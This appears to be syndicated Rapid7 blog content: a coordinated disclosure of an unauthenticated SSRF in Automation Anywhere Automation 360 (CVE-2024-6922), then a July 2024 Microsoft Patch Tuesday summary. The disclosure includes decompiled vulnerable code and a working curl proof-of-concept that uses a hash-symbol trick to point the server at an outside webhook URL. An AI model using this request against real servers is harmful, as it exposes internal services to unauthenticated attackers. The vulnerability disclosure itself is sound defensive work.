Automation Anywhere wants to thank Rapid7 for the discovery of an issue, that is now reported as CVE-2024-6922 in Automation 360 v.32 and earlier. We have notified our customers of the mitigation.

Impact

These requests can be used to target internal network services that are not otherwise reachable. Blind SSRF can be weaponized to discover and exploit common internal enterprise systems via SSRF canaries and timing-based port scans. Furthermore, the vulnerability also makes localhost-only system web services reachable to attackers. For example, unauthenticated attackers can direct Automation 360 to perform arbitrary POST web requests to the back end web services behind Traefik, the Elastic API, and internal Windows web APIs. These capabilities subvert expectations of what should and should not be publicly reachable for unauthenticated users.

Exploitation

The spring/authn-context-global-security-urls.xml file within kernel.jar contains Spring security filter definitions for the front-facing Automation 360 Control Room web application. In the XML, the URL pattern /v1/proxy/test is set to allow unauthenticated access:

[..snip..]
        <!-- proxy -->
        <sec:intercept-url pattern="/v1/proxy/test" access="permitAll()"/>
[..snip..]

The testSDSProxyCredentials function that implements that API endpoint is found in com/automationanywhere/proxy/service/impl/SDSProxyCredentialServiceImpl.java. It expects a JSON saasUrl value in the POST request body, which it then uses in a format string for a new POST request to a “cloud control room”. This decompiled code is shown below, with number identifier comments added. At [1], tainted data is formatted into the URL string. At [2], an HttpURLConnection is opened to the URL, then the response data stream is fetched at [3]. The response is not returned to the attacker.

public void testSDSProxyCredentials(
    final SDSProxyCredTestRequest proxyCredsToTest) {
  if (proxyCredsToTest.getSaasUrl().isEmpty()) {
    throw new IllegalArgumentException(
        "Please provide a valid SaaS system url.");
  }
  final String saasUrl = String.format(
      "https://%s/v1/authentication", proxyCredsToTest.getSaasUrl()); // [1]
  HttpURLConnection httpURLConnection = null;
  final String proxyUsername = proxyCredsToTest.getUsername();
  final String proxyPassword = proxyCredsToTest.getPassword();
  final boolean proxyCredsPassed = !proxyUsername.isEmpty();
  String CLOUD_CR_CONNECTION_FAILED =
      "Unable to connect to cloud control room.";
  try {
    try {
      httpURLConnection = ProxyUtil.getConnection(saasUrl); // [2]
      httpURLConnection.setDoOutput(true);
      httpURLConnection.setRequestMethod("POST");
      httpURLConnection.setRequestProperty("Content-Type", "application/json");
    } catch (final Exception e) {
      this.proxyAuditService.addAuditLog(
          ProxyAuditValue.PROXY_CONNECTIVITY_TEST_FAILURE,
          CLOUD_CR_CONNECTION_FAILED);

      throw new RuntimeException(e);
    }
    if (proxyCredsPassed) {
      ProxyUtil.setAuthenticator(
          saasUrl, httpURLConnection, proxyUsername, proxyPassword);
    }

    try {
      final DataOutputStream wr =
          new DataOutputStream(httpURLConnection.getOutputStream()); // [3]
      try {
        wr.writeBytes("");
        wr.flush();

        final int responseCode = httpURLConnection.getResponseCode();
        if (responseCode != 400) {
          SDSProxyCredentialServiceImpl.logger.error(responseCode);
          InputStream inputStream;
          try {
            inputStream = httpURLConnection.getInputStream();
          } catch (final IOException ioe) {
            inputStream = httpURLConnection.getErrorStream();
          }
          final BufferedReader in = new BufferedReader(
              new InputStreamReader(inputStream, StandardCharsets.UTF_8));

          try {
            final String errorMessage =
                in.lines().collect(Collectors.joining("\n"));
            CLOUD_CR_CONNECTION_FAILED =
                this.getResponseMessageFromError(errorMessage);
            SDSProxyCredentialServiceImpl.logger.error(
                CLOUD_CR_CONNECTION_FAILED + " error code: {} msg: {}",

                (Object) responseCode, (Object) errorMessage);

            this.proxyAuditService.addAuditLog(
                ProxyAuditValue.PROXY_CONNECTIVITY_TEST_FAILURE,
                CLOUD_CR_CONNECTION_FAILED);

            throw new IllegalStateException(CLOUD_CR_CONNECTION_FAILED);
          } catch (final Throwable t) {
            try {
              in.close();
            } catch (final Throwable exception) {
              t.addSuppressed(exception);
            }
            throw t;
          }
        }
        wr.close();
      } catch (final Throwable t2) {
        try {
          wr.close();
        } catch (final Throwable exception2) {
          t2.addSuppressed(exception2);
        } throw t2;
      }
    } catch (final IOException e2) {
      CLOUD_CR_CONNECTION_FAILED =
          this.getResponseMessageFromError(e2.getMessage());
      SDSProxyCredentialServiceImpl.logger.error(
          CLOUD_CR_CONNECTION_FAILED, e2);
      this.proxyAuditService.addAuditLog(
          ProxyAuditValue.PROXY_CONNECTIVITY_TEST_FAILURE, e2.getMessage());
      throw new IllegalStateException(CLOUD_CR_CONNECTION_FAILED);
    }
    this.proxyAuditService.addAuditLog(
        ProxyAuditValue.PROXY_CONNECTIVITY_TEST_SUCCESS, "");
  } finally {
    httpURLConnection.disconnect();
  }
}


As outlined in the code, the attacker-controlled host name has the HTTPS scheme prepended and the /v1/authentication path appended. However, a hash symbol can be used to escape the existing path, and the attacker can specify an arbitrary basic authentication string, port, and set of URL parameters for the resulting POST request. The unauthenticated request is demonstrated below, targeting a webhook.site URL for easy access logging.

$ curl -vvv 'http://192.166.15.138/v1/proxy/test' -d '{"saasUrl":"www.webhook.site/fa6f3803-7bd4-4fdb-b2ac-103fe10aa56f?param=one#"}'
*   Trying 192.166.15.138:80...
* Connected to 192.166.15.138 (192.166.15.138) port 80 (#0)
> POST /v1/proxy/test HTTP/1.1
> Host: 192.166.15.138
> User-Agent: curl/7.81.0
> Accept: */*
> Content-Length: 72
> Content-Type: application/x-www-form-urlencoded
> 
* Mark bundle as not supporting multiuse
< HTTP/1.1 400 Bad Request
< Cache-Control: no-cache, no-store, max-age=0, must-revalidate
< Content-Security-Policy: default-src 'self' http://127.0.0.1:22113/ https://cdn.pendo.io/ https://app.pendo.io/ https://data.pendo.io/ https://pendo-static-5673999629942784.storage.googleapis.com/ https://pendo-io-static.storage.googleapis.com/  https://iph.zoominsoftware.io/ https://automationanywhere-be-dev.zoominsoftware.io/ https://automationanywhere-staging.zoominsoftware.io https://docs.automationanywhere.com/ https://automationanywhere-be-prod.automationanywhere.com ; frame-src 'self' https://*.youtube.com/ https://*.wistia.net/ https://*.wistia.com https://*.zoominsoftware.io https://*.automationanywhere.com/ https://cdn.pendo.io/ https://app.pendo.io/ https://data.pendo.io/ https://pendo-static-5673999629942784.storage.googleapis.com/ https://pendo-io-static.storage.googleapis.com/
< Content-Type: application/json
< Date: Thu, 23 May 2024 00:05:20 GMT
< Expires: 0
< Pragma: no-cache
< Referrer-Policy: same-origin
< Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
< X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
< X-Xss-Protection: 1; mode=block
< Transfer-Encoding: chunked
< 
* Connection #0 to host 192.166.15.138 left intact
{"message":"Unable to connect to cloud control room."}

The listening webhook.site HTTPS server then receives a POST request from the Automation 360 server:

CVE-2024-6922: Automation Anywhere Automation 360 Server-Side Request Forgery

Remediation

Automation Anywhere indicated to Rapid7 that this issue had been fixed in version 33 of the product even before Rapid7 reported the issue to them. The vendor listed the affected versions as v21 to v32.

Automation Anywhere has indicated to Rapid7 that per the release notes, this issue has been fixed in Automation 360 v.33 that was available on June 17, 2024. The vendor reinforced that customers on older versions should upgrade to Automation 360 v.33 to get the vulnerability resolved. More information is available on the A360 Release Notes portal at https://docs.automationanywhere.com/bundle/enterprise-v2019/page/v33-release-automation-workspace.html#d468396e1627

Rapid7 Customers

InsightVM and Nexpose customers will be able to assess their exposure to CVE-2024-6922 with a vulnerability check expected to be available in today’s (Friday, July 26) content release.

Disclosure Timeline

June 17, 2024: Rapid7 makes initial contact with Automation Anywhere
June 21, 2024: Automation Anywhere confirms contact mechanism for vulnerability disclosure
June 24, 2024: Rapid7 provides Automation Anywhere with technical details.
July 1, 2024: Automation Anywhere confirmed the Rapid7 findings and found that the vulnerable code had coincidentally been removed from v33 prior to Rapid7 outreach.
July 2, 2024: Rapid7 requests additional information on affected product versions and remediation guidance
July 18, 2024: Automation Anywhere confirms affected product versions and shares plan to disclose the vulnerability to customers via release notes as of July 26, 2024. Rapid7 reserves CVE-2024-6922.
July 25, 2024: Rapid7 and Automation Anywhere confirm remediation guidance and coordinated disclosure timing.
July 26, 2024: This disclosure.

Patch Tuesday – July 2024

Post Syndicated from Greg Wiseman original https://blog.rapid7.com/2024/07/09/patch-tuesday-july-2024/

Patch Tuesday - July 2024



Microsoft is addressing 139 vulnerabilities this July 2024 Patch Tuesday, which is on the high side in terms of typical CVE counts. They’ve also republished details for 4 CVEs issued by other vendors that affect Microsoft products. Microsoft has evidence of in-the-wild exploitation for 2 of the vulnerabilities published today. At time of writing, none of the vulnerabilities patched today are listed in CISA’s Known Exploited Vulnerabilities catalog, though we can expect CVE-2024-38080 and CVE-2024-38112 to appear there in short order. Microsoft is also patching 5 critical remote code execution (RCE) vulnerabilities today.

Windows Hyper-V: zero-day EoP

CVE-2024-38080 is an elevation of privilege (EoP) vulnerability affecting Microsoft’s Hyper-V virtualization functionality. Successful exploitation will give an attacker SYSTEM-level privileges. Only more recent editions of Windows are affected; Windows 11 since version 21H2 and Windows Server 2022 (including Server Core).

Windows MSHTML Platform: zero-day Spoofing

The other vulnerability seen exploited in the wild this month is CVE-2024-38112, a Spoofing vulnerability affecting Microsoft’s MSHTML browser engine which can be found on all versions of Windows, including Server editions. User interaction is required for exploitation – for example, a threat actor would need to send the victim a malicious file and convince them to open it. Microsoft is characteristically cagey about what exactly can be spoofed here, though they do indicate that the associated Common Weakness Enumeration (CWE) is CWE-668: Exposure of Resource to Wrong Sphere, which is defined as providing unintended actors with inappropriate access to a resource.

SharePoint: critical post-auth RCE

Similar to a vulnerability seen in May, CVE-2024-38023 is a SharePoint vulnerability that could allow an authenticated attacker with Site Owner permissions or higher to upload a specially crafted file to a SharePoint Server, then craft malicious API requests to trigger deserialization of the file’s parameters, thus enabling them to achieve remote code execution in the context of the SharePoint Server. The CVSS base score of 7.2 reflects the requirement of Site Owner privileges or higher to exploit the vulnerability.

Windows Imaging: critical RCE

All supported versions of Windows (and almost certainly unsupported versions as well) are vulnerable to CVE-2024-38060, a flaw in the Windows Imaging Component related to TIFF (Tagged Image File Format) image processing that could allow an attacker to execute arbitrary code on a system. The example scenario Microsoft provides is simply of an authenticated attacker uploading a specially crafted TIFF image to a server in order to exploit this.

Remote Desktop Licensing Service: multiple critical RCEs

Three critical CVEs related to the Windows Remote Desktop Licensing Service were patched this month. CVE-2024-38074, CVE-2024-38076, and CVE-2024-38077. All three of these carry a CVSS 3.1 base score of 9.8 – if you rely on the Remote Desktop licensing service, best get patching immediately. As a mitigation, consider disabling the service entirely until there is an opportunity to apply the update.

SQL Server


Microsoft has patched a host of CVEs affecting SQL Server, all with a CVSS 3.1 base score of 8.8 and allowing RCE. These specifically affect the OLE DB Provider, so not only do SQL Server instances need to be updated, but client code running vulnerable versions of the connection driver will also need to be addressed. For example, an attacker could use social engineering tactics to dupe an authenticated user into attempting to connect to a SQL Server database configured to return malicious data, allowing arbitrary code execution on the client.

Lifecycle update

Also in SQL Server news this month, Microsoft SQL Server 2014 moves past the end of extended support. From this point onward, Microsoft only guarantees to provide SQL Server 2014 security updates to customers who pay for the Extended Security Updates program.

Summary charts

Patch Tuesday - July 2024

Summary tables

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-38092 Azure CycleCloud Elevation of Privilege Vulnerability No No 8.8
CVE-2024-35261 Azure Network Watcher VM Extension Elevation of Privilege Vulnerability No No 7.8
CVE-2024-35266 Azure DevOps Server Spoofing Vulnerability No No 7.6
CVE-2024-35267 Azure DevOps Server Spoofing Vulnerability No No 7.6
CVE-2024-38086 Azure Kinect SDK Remote Code Execution Vulnerability No No 6.4

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-35264 .NET and Visual Studio Remote Code Execution Vulnerability No Yes 8.1
CVE-2024-38095 .NET and Visual Studio Denial of Service Vulnerability No No 7.5
CVE-2024-30105 .NET Core and Visual Studio Denial of Service Vulnerability No No 7.5
CVE-2024-38081 .NET, .NET Framework, and Visual Studio Elevation of Privilege Vulnerability No No 7.3

ESU Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-38077 Windows Remote Desktop Licensing Service Remote Code Execution Vulnerability No No 9.8
CVE-2024-38074 Windows Remote Desktop Licensing Service Remote Code Execution Vulnerability No No 9.8
CVE-2024-38053 Windows Layer-2 Bridge Network Driver Remote Code Execution Vulnerability No No 8.8
CVE-2024-38060 Windows Imaging Component Remote Code Execution Vulnerability No No 8.8
CVE-2024-38104 Windows Fax Service Remote Code Execution Vulnerability No No 8.8
CVE-2024-28899 Secure Boot Security Feature Bypass Vulnerability No No 8.8
CVE-2024-37973 Secure Boot Security Feature Bypass Vulnerability No No 8.4
CVE-2024-37984 Secure Boot Security Feature Bypass Vulnerability No No 8.4
CVE-2024-37969 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-37970 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-37974 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-37986 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-37987 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-37971 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-37972 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-37975 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-37988 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-37989 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-38010 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-38011 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-38050 Windows Workstation Service Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38066 Windows Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30079 Windows Remote Access Connection Manager Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38070 Windows LockDown Policy (WLDP) Security Feature Bypass Vulnerability No No 7.8
CVE-2024-38051 Windows Graphics Component Remote Code Execution Vulnerability No No 7.8
CVE-2024-38085 Windows Graphics Component Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38079 Windows Graphics Component Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38034 Windows Filtering Platform Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38054 Kernel Streaming WOW Thunk Service Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38052 Kernel Streaming WOW Thunk Service Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38057 Kernel Streaming WOW Thunk Service Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-39684 Github: CVE-2024-39684 TenCent RapidJSON Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38064 Windows TCP/IP Information Disclosure Vulnerability No No 7.5
CVE-2024-38071 Windows Remote Desktop Licensing Service Denial of Service Vulnerability No No 7.5
CVE-2024-38073 Windows Remote Desktop Licensing Service Denial of Service Vulnerability No No 7.5
CVE-2024-38015 Windows Remote Desktop Gateway (RD Gateway) Denial of Service Vulnerability No No 7.5
CVE-2024-38031 Windows Online Certificate Status Protocol (OCSP) Server Denial of Service Vulnerability No No 7.5
CVE-2024-38067 Windows Online Certificate Status Protocol (OCSP) Server Denial of Service Vulnerability No No 7.5
CVE-2024-38068 Windows Online Certificate Status Protocol (OCSP) Server Denial of Service Vulnerability No No 7.5
CVE-2024-38112 Windows MSHTML Platform Spoofing Vulnerability Yes No 7.5
CVE-2024-30098 Windows Cryptographic Services Security Feature Bypass Vulnerability No No 7.5
CVE-2024-38091 Microsoft WS-Discovery Denial of Service Vulnerability No No 7.5
CVE-2024-38061 DCOM Remote Cross-Session Activation Elevation of Privilege Vulnerability No No 7.5
CVE-2024-3596 CERT/CC: CVE-2024-3596 RADIUS Protocol Spoofing Vulnerability No No 7.5
CVE-2024-38033 PowerShell Elevation of Privilege Vulnerability No No 7.3
CVE-2024-38025 Microsoft Windows Performance Data Helper Library Remote Code Execution Vulnerability No No 7.2
CVE-2024-38019 Microsoft Windows Performance Data Helper Library Remote Code Execution Vulnerability No No 7.2
CVE-2024-38028 Microsoft Windows Performance Data Helper Library Remote Code Execution Vulnerability No No 7.2
CVE-2024-38044 DHCP Server Service Remote Code Execution Vulnerability No No 7.2
CVE-2024-30081 Windows NTLM Spoofing Vulnerability No No 7.1
CVE-2024-38022 Windows Image Acquisition Elevation of Privilege Vulnerability No No 7
CVE-2024-38065 Secure Boot Security Feature Bypass Vulnerability No No 6.8
CVE-2024-38058 BitLocker Security Feature Bypass Vulnerability No No 6.8
CVE-2024-38013 Microsoft Windows Server Backup Elevation of Privilege Vulnerability No No 6.7
CVE-2024-38049 Windows Distributed Transaction Coordinator Remote Code Execution Vulnerability No No 6.6
CVE-2024-38030 Windows Themes Spoofing Vulnerability No No 6.5
CVE-2024-38048 Windows Network Driver Interface Specification (NDIS) Denial of Service Vulnerability No No 6.5
CVE-2024-38027 Windows Line Printer Daemon Service Denial of Service Vulnerability No No 6.5
CVE-2024-38102 Windows Layer-2 Bridge Network Driver Denial of Service Vulnerability No No 6.5
CVE-2024-38101 Windows Layer-2 Bridge Network Driver Denial of Service Vulnerability No No 6.5
CVE-2024-38105 Windows Layer-2 Bridge Network Driver Denial of Service Vulnerability No No 6.5
CVE-2024-38099 Windows Remote Desktop Licensing Service Denial of Service Vulnerability No No 5.9
CVE-2024-38055 Microsoft Windows Codecs Library Information Disclosure Vulnerability No No 5.5
CVE-2024-38056 Microsoft Windows Codecs Library Information Disclosure Vulnerability No No 5.5
CVE-2024-38017 Microsoft Message Queuing Information Disclosure Vulnerability No No 5.5
CVE-2024-35270 Windows iSCSI Service Denial of Service Vulnerability No No 5.3
CVE-2024-30071 Windows Remote Access Connection Manager Information Disclosure Vulnerability No No 4.7

Microsoft Dynamics vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-30061 Microsoft Dynamics 365 (On-Premises) Information Disclosure Vulnerability No No 7.3

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-38021 Microsoft Office Remote Code Execution Vulnerability No No 8.8
CVE-2024-32987 Microsoft SharePoint Server Information Disclosure Vulnerability No No 7.5
CVE-2024-38023 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 7.2
CVE-2024-38024 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 7.2
CVE-2024-38094 Microsoft SharePoint Remote Code Execution Vulnerability No No 7.2
CVE-2024-38020 Microsoft Outlook Spoofing Vulnerability No No 6.5

SQL Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-38088 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-38087 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-21332 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-21333 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-21335 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-21373 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-21398 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-21414 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-21415 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-21428 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37318 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37332 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37331 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-35271 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-35272 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-20701 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-21303 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-21308 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-21317 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-21331 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-21425 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37319 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37320 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37321 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37322 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37323 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37324 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-21449 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37326 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37327 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37328 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37329 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37330 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37333 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37336 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
